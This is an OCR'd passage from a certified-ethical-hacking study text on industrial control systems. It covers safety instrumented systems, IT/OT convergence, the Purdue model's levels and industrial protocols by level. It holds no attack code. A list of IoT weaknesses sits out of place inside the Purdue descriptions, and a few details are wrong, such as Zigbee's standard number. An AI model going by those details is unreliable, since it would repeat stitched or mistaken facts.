


Figure 18.78: Layers of protection provided by SIS systems

The functional requirements of the work performed by SIS and how efficiently it should be carried out can be determined from Hazard and Operability Studies (HAZOP), Layers of Protection Analysis (LOPA), risk graphs, etc. The SIS system works independently from other control systems. It consists of sensors, logic solvers, and final control elements that maintain safe operation of the process by performing the following functions:

- **Field sensors** collect information to determine and measure process parameters such as temperature, pressure, flow, etc. to predict whether the equipment is operating in a safe state or not. Different types of sensor are available, such as pneumatic, electric switches, smart transmitters, etc.
- **Logic solvers** are helpful in deciding the necessary action to be taken based on the gathered information. They provide actions for both failsafe and fault-tolerant situations. They act as controllers that capture signals from the sensors and execute pre-programmed actions to avoid risk by providing output to the final control elements.
- **Final control elements** implement the actions determined by the logic controller to bring the system to a safe state. These elements generally comprise pneumatically activated on–off valves controlled by solenoid valves.

As no component in a system can be completely immune to failure, it is essential for industries to test SIS systems constantly. It is also important to conduct an assessment of its basic cybersecurity environment to ensure the smooth operations of the SIS. The main aim of assessing the working conditions of the SIS system is to guarantee safety and of the SIS so that it remains at its actual design levels.





Figure 18.79: SIS architecture



IT/OT Convergence (IIOT)

IT/OT convergence is the integration of IT (information technology) computing systems and OT operation monitoring systems. Bridging the gap between IT and OT can improve the overall business, producing faster and efficient results. IT/OT convergence is not just about combining technologies but also about teams and operations. IT and OT teams are traditionally separated and are found in their respective domains. For instance, IT teams monitor internal processes such as programming, updating systems, and safeguarding networks from cyber-attacks, whereas OT teams ensure overall maintenance and management, including that of employees and industrial equipment.

IT/OT teams are required to understand each other's operations and working structure. This does not mean switching IT engineers into field/plant engineers or vice versa; it is about building a bridge between them to co-operate with each other to improve security, efficiency, quality, and productivity.

Benefits of merging OT with IT

IT/OT convergence can enable smart manufacturing known as industry 4.0, in which IoT applications are used in industrial operations. Using the IoT for industrial operations such as monitoring supply-chain, manufacturing, and management systems is referred to as the Industrial Internet of Things (IIoT).

The following are some of the benefits of converging IT/OT:

- **Enhancing Decision Making**: Decision making can be enhanced by integrating OT data into business intelligence solutions.
- **Enhancing Automation**: Business flow and industrial control operations can be optimized by OT/IT merging; together they can improve the automation.

- **Expedite Business Output**: IT/OT convergence can organize or streamline development projects to accelerate business output.
- **Minimizing Expenses**: Reduces the technological and organizational overheads.
- **Mitigating Risks**: Merging these two fields can improve overall productivity, security, and reliability, as well as ensuring scalability.
- **Increased agility:** With integrated systems, organizations can be more responsive to changes in market conditions or operational demands. Agility can lead to a competitive advantage in rapidly changing industries.
- **Predictive maintenance:** IT systems can analyze data from OT devices to predict when equipment fails. This predictive maintenance reduces downtime and maintenance costs and helps the equipment last longer.
- **Better quality control:** Integrating IT systems with OT processes allows more rigorous monitoring and control of quality standards across production lines, leading to higher product quality and consistency.
- **Compliance and reporting:** IT/OT convergence simplifies compliance with regulatory requirements by providing tools for improved data collection, analysis, and reporting. This integration ensures that the data are accurate, traceable, and accessible for auditing.
- **Scalability:** Unified IT and OT systems are easier to scale up or down based on business needs, thus supporting growth and adaptation without the need for extensive infrastructure changes.




Figure 18.80: IT/OT convergence

EC-Council C|EH

The Purdue Model

- The Purdue model is derived from the **Purdue Enterprise Reference Architecture** (PERA) model, which is a widely used to describe internal connections and dependencies of important components in the ICS networks
- It consists of three zones: **Manufacturing zone (OT)** and **Enterprise zone (IT)** separated by a **Demilitarized zone (DMZ)**. The three zones are further divided into several operational levels

IT Systems (Enterprise Zone)	Level 5	Enterprise Network
	Level 4	Business Logistics Systems
Industrial Demilitarized Zone (IDMZ)		
OT Systems (Manufacturing Zone)	Level 3	Operation Systems/Site Operations
	Level 2	Control Systems/Area Supervisory Controls
	Level 1	Basic Controls/Intelligent Devices
	Level 0	Physical Process

The Purdue Model

The Purdue model is derived from the Purdue Enterprise Reference Architecture (PERA) model, which is a widely used conceptual model that describes the internal connections and dependencies of important components in ICS networks. The Purdue model is also known as the Industrial Automation and Control System reference model.

The Purdue model consists of three zones: the manufacturing zone (OT) and enterprise zone (IT), separated by a demilitarized zone (DMZ), which is used to restrict direct communication between the OT and IT systems. The intention behind adding this extra layer is to confine the network or system compromises within this layer and provide uninterrupted production.

The three zones are further divided into several operational levels. Each zone, with associated levels, is described below:

IT Systems (Enterprise Zone)	Level 5	Enterprise Network
	Level 4	Business Logistics Systems
Industrial Demilitarized Zone (IDMZ)		
OT Systems (Manufacturing Zone)	Level 3	Operation Systems/Site Operations
	Level 2	Control Systems/Area Supervisory Controls
	Level 1	Basic Controls/Intelligent Devices
	Level 0	Physical Process

Figure 18.81: Purdue model

- **Enterprise Zone (IT Systems)**

  The enterprise security zone is a part of IT, in which supply-chain management and scheduling are performed using business systems such as SAP and ERP. It also locates the data centers, users, and cloud access. The enterprise zone consists of two levels.

  - **Level 5 (Enterprise Network)**

    This is a corporate level network where business operations such as B2B (business-to-business) and B2C (business-to-customer) services are performed. Internet connectivity and management can be handled at this level. The enterprise network systems also accumulate data from all the subsystems located at the individual plants to report the inventory and overall production status.

  - **Level 4 (Business Logistics Systems)**

    All the IT systems supporting the production process in the plant lie at this level. Managing schedules, planning, and other logistics of the manufacturing operations are performed here. Level 4 systems include application servers, file servers, database servers, supervising systems, email clients, etc.

- **Manufacturing Zone (OT Systems)**

  All the devices, networks, control, and monitoring systems reside in this zone. The manufacturing zone consists of four levels.

  - **Level 3 (Operational Systems/Site Operations)**

    In this level, the production management, individual plant monitoring, and control functions are defined. Production workflows and output of the desired product are ensured at this level. Production management includes plant performance management systems, production scheduling, batch management, quality assurance, data historians, manufacturing execution/operation management systems (MES/MOMS), laboratories, and process optimization. Production details from lower levels are collected here and can then be transferred to higher levels or can be instructed by higher-level systems.

  - **Level 2 (Control Systems/Area Supervisory Controls)**

    Supervising, monitoring, and controlling the physical process is carried out at this level. The control systems can be DCSs, SCADA software, Human–Machine Interfaces (HMIs), real-time software, and other supervisory control systems such as engineering works and PLC line control.

  - **Level 1 (Basic Controls/Intelligent Devices)**

    Analyzation and alteration of the physical process can be done at this level. The operations in basic control include "start motors," "open valves," "move actuators," etc. Level 1 systems include analyzers, process sensors, and other instrumentation systems such as Intelligent Electronic Devices (IEDs), PLCs, RTUs, Proportional Integral Derivative (PID) controllers, Equipment Under Control (EUC), and Variable

Frequency Drives (VFDs). PLC was used in level 2 with a supervisory functionality, but it is used as a control function in level 1.

- **Level 0 (Physical Process)**

  In this level, the actual physical process is defined, and the product is manufactured. Higher levels control and monitor operations at this level; therefore, this layer is also referred to as Equipment Under Control (EUC). Level 0 systems include devices, sensors (e.g., speed, temperature, pressure), actuators, or other industrial equipment used to carry out the manufacturing or industrial operations. A minor error in any of the devices at this level can affect overall operations.

- **Industrial Demilitarized Zone (IDMZ)**

  The demilitarized zone is a barrier between the manufacturing zone (OT systems) and enterprise zone (IT systems) that enables a secure network connection between the two systems. The zone is created to inspect overall architecture. If any errors or intrusions compromise the working systems, the IDMZ holds the error and allows production to be continued without interruption. IDMZ systems include Microsoft domain controllers, database replication servers, and proxy servers.

- **Lack of Secure Update Mechanisms**

  Lack of secure update mechanisms, such as a lack of firmware validation on the device, lack of secure delivery, lack of anti-rollback mechanisms, or lack of notifications of security changes, may be exploited to perform various attacks.

- **Use of Insecure or Outdated Components**

  Use of outdated or older versions of software components or libraries, such as insecure customization of OS platforms or use of third-party hardware or software components from a compromised supply chain, may allow the devices themselves to be compromised.

- **Insufficient Privacy Protection**

  Insufficient privacy protection allows the user's personal information stored on the devices or ecosystem to be compromised.

- **Insecure Data Transfer and Storage**

  Lack of encryption and access control of data that is in transit or at rest may result in leakage of sensitive information to malicious users.

- **Lack of Device Management**

  Lack of appropriate security support through device management on devices deployed in production, including asset management, update management, secure decommissioning, system monitoring, and response capabilities, may open the door to various attacks.

- **Insecure Default Settings**

  Insecure or insufficient device settings restrict the operators from modifying configurations to make the device more secure.

- **Lack of Physical Hardening**

  Lack of physical hardening measures allows potential attackers to acquire sensitive information that helps them in performing a remote attack or obtaining local control of the device.

Protocols used in Level 4 and 5

- **DCOM**: DCOM (Distributed Component Object Model) is Microsoft's proprietary software that enables software components to communicate directly over a network reliably and securely.
- **FTP/SFTP**: FTP establishes a connection to the specific server or computer, and it is also used to download or transfer files. SFTP verifies the identity of the client, and once a secured connection is established information is exchanged.
- **GE-SRTP**: GE-SRTP (Service Request Transport Protocol), developed by GE Intelligent Platforms, is used to transfer data from PLCs, and runs on a selected number of GE PLCs that turn digital commands into physical actions.
- **IPv4/IPv6**: IPv4 is a connectionless protocol used in packet-switched networks. IPv6 is used for packet-switched internetworking, which provides end-to-end datagram transmission across multiple IP networks.
- **OPC UA:** This protocol ensures reliable, secure, and platform-independent exchange of data across different manufacturing devices and between these devices and enterprise systems.
- **TCP/IP**: TCP/IP is a suite of communication protocols used for the interconnection of networking devices over the Internet.
- **SMTP, HTTP/HTTPS:** Standard Internet protocols used for email communication, file transfers, and data transmission across enterprises.
- **Wi-Fi**: Wi-Fi is a technology that is widely used in wireless local area networking or LAN. The most common Wi-Fi standard used in homes or companies is 802.11n, which offers a maximum speed of 600 Mbps and a range of approximately 50 m.

Protocols used in Level 3

- **CC-Link**: A CC-Link (Control and Communications Link) is an open industrial network that enables devices from different manufacturers to communicate. It is used in machine, process control, and building automation.
- **HSCP**: Hybrid SCP (Secure Copy Protocol) is developed for transmitting larger file sizes at high speed on long-distance and wideband infrastructure.
- **ICCP (IEC 60870-6)**: ICCP (Inter-Control Center Communications Protocol) (IEC 60870-6) provides a set of standards and protocols for covering ICS or SCADA communication in power system automation.
- **IEC 61850**: IEC 61850 is a common protocol that enables interoperability and communications between the IEDs at electrical substations.
- **IEC 60870-5-104:** A protocol used for telecontrol in electrical engineering and power system automation, which is common in utilities.

- **ISA/IEC 62443**: ISA/IEC 62443 provides a flexible framework for addressing and mitigating current and future security vulnerabilities in industrial automation and control systems.
- **Modbus**: Modbus is a serial communication protocol that is used with PLCs and enables communication between many devices connected to the same network.
- **NTP**: NTP (Network Time Protocol) is a networking protocol that is used for clock synchronization between computer systems over packet-switched and variable-latency data networks.
- **Profinet**: Profinet is a communication protocol used to exchange data between controllers like PLCs and devices like RFID readers.
- **SuiteLink**: SuiteLink protocol is based on TCP/IP and runs as a service on Windows operating systems. It is mostly used in industrial applications that value time, quality, and high throughput.
- **Tase-2:** Tase-2, also referred to as IEC 60870-6, is an open communication protocol that enables the exchange of time-critical information between control systems through WAN and LAN.
- **ControlNet:** A real-time control protocol is used to collect data from and send instructions to the field devices. It provides a high-speed transmission and is particularly robust in noisy environments.
- **Profibus PA/DP:** Used to automate tasks at the plant level. Profibus decentralized peripherals (DP) are used to operate sensors and actuators via a central controller, whereas Profibus process automation (PA) is used to monitor the measuring equipment through a process control system.

Protocols used in Level 2

- **6LoWPAN**: IPv6 over Low Power Personal Area Networks (6LoWPAN) is an Internet Protocol used for communication between smaller and low-power devices with limited processing capacity; it is mainly used for home and building automation.
- **DNP3**: DNP3 (Distributed Network Protocol 3) is a communication protocol used to interconnect components within process automation systems.
- **DNS/DNSSEC**: Domain Name System Security Extensions (DNSSEC) provide a way to authenticate DNS response data and can secure information provided by DNS.
- **FTE**: Fault Tolerant Ethernet (FTE) is designed to provide rapid network redundancy, and each node is connected twice to a single LAN through dual network interfaces.
- **HART-IP**: The HART-IP protocol is used to integrate WirelessHART gateways and HART multiplexers tightly and efficiently for sending and receiving digital information.

- **IEC 60870-5-101/104**: This is an extension of the IEC 101 protocol with some modifications in transport, network, link, and physical layer services. It enables communication between the control station and substation through the standard TCP/IP network.
- **SOAP**: SOAP (Simple Object Access Protocol) is a messaging protocol containing a stern set of rules that can administrate data transfer between client and server using the XML message format.
- **DeviceNet:** Used to connect simple industrial devices such as sensors and actuators with higher-level devices such as PLCs. It runs on controller area network (CAN) technology.
- **AS-Interface (AS-i):** This is a simple and cost-effective network designed to connect binary devices such as actuators and sensors in automation applications.

Protocols used in Level 0 and 1

- **BACnet**: BACnet (Building Automation and Control network) is a data communication protocol designed for building automation and control networks that implements standards such as ASHRAE, ANSI, and ISO 16484-5.
- **EtherCAT**: Ethernet for Control Automation Technology (EtherCAT) is an Ethernet-based fieldbus system that is appropriate for both hard and soft real-time computing necessities in automation technology.
- **CANopen**: CANopen is a high-level communication protocol based on the CAN (Controller Area Network) protocol. It is used for embedded networking applications like vehicle networks.
- **Crimson**: Crimson is the common programming platform used for a variety of Red Lion products such as G3 and G3 Kadet series HMIs, Data Station Plus, Modular Controller, and the Productivity Station.
- **DeviceNet**: DeviceNet is another variant of the Common Industrial Protocol (CIP) that is used in the automation industry for interconnecting control devices to exchange data.
- **Zigbee**: Zigbee is a short-range communication protocol that is based on IEEE 203.15.4 standard. Zigbee is used for devices that transfer data intermittently at a low data rate in a restricted area and within a range of 10–100 m.
- **ISA SP100**: ISA SP100 is a committee for establishing the industrial wireless standard ISA100. ISA100 is used for the industrial manufacturing environment and process automation industry.
- **MELSEC-Q**: MELSEC-Q provides an open and seamless network environment integrating different levels of automation networks such as CC-Link IE, high-speed, and large-capacity ethernet-based integrated open networks.
- **Niagara Fox**: Niagara Fox protocol is a building automation protocol used between the Niagara software systems developed by Tridium.

- **Omron Fins**: Omron Fins is used by PLC programs for transferring data and performing other services with remote PLC connected on an Ethernet network. It can also be used by remote devices such as FieldServer for transferring data.
- **PCWorx**: PCWorx is used in many ICS components, and they make a series of inline controllers (ILCs). These controllers allow the use of different ICS protocols and some common TCP/IP protocols.
- **Profibus**: Profibus is more complex than Modbus, and is designed and developed to address interoperability issues. It is employed in process automation and factory automation fields.
- **Sercos II**: The serial real-time communication system (Sercos II) comprises a digital drive interface appropriate for use in industrial machines. It is used in complex motion control applications with high specification designs.
- **S7 Communication**: S7 Communication is a Siemens proprietary protocol that runs between programmable logic controllers (PLCs) of the Siemens S7-300/400 family and is used in PLC programming and for accessing PLC data from SCADA.
- **WiMax**: Worldwide Interoperability for Microwave Access (WiMax) is based on the standard IEEE 802.16 and is envisioned for wireless metropolitan area networks. WiMax operates at frequencies between 2.5 GHz and 5.8 GHz with a transfer rate of 40 Mbps.
- **FOUNDATION Fieldbus:** This network protocol for building automation provides an all-digital communication infrastructure for control. It is particularly common in process industries, where it links field instruments, such as actuators and sensors, to control systems.

Challenges of OT

OT plays a vital role in several sectors of critical infrastructure, like power plants, water utilities, and healthcare. Absurdly, most OT systems run on old versions of software and use obsolete hardware, which makes them vulnerable to malicious exploits like phishing, spying, ransomware attacks, etc. These types of attacks can be devastating to products and services. To curb these vulnerabilities, the OT system must employ critical examination in key areas of vulnerability by using various security tools and tactics.

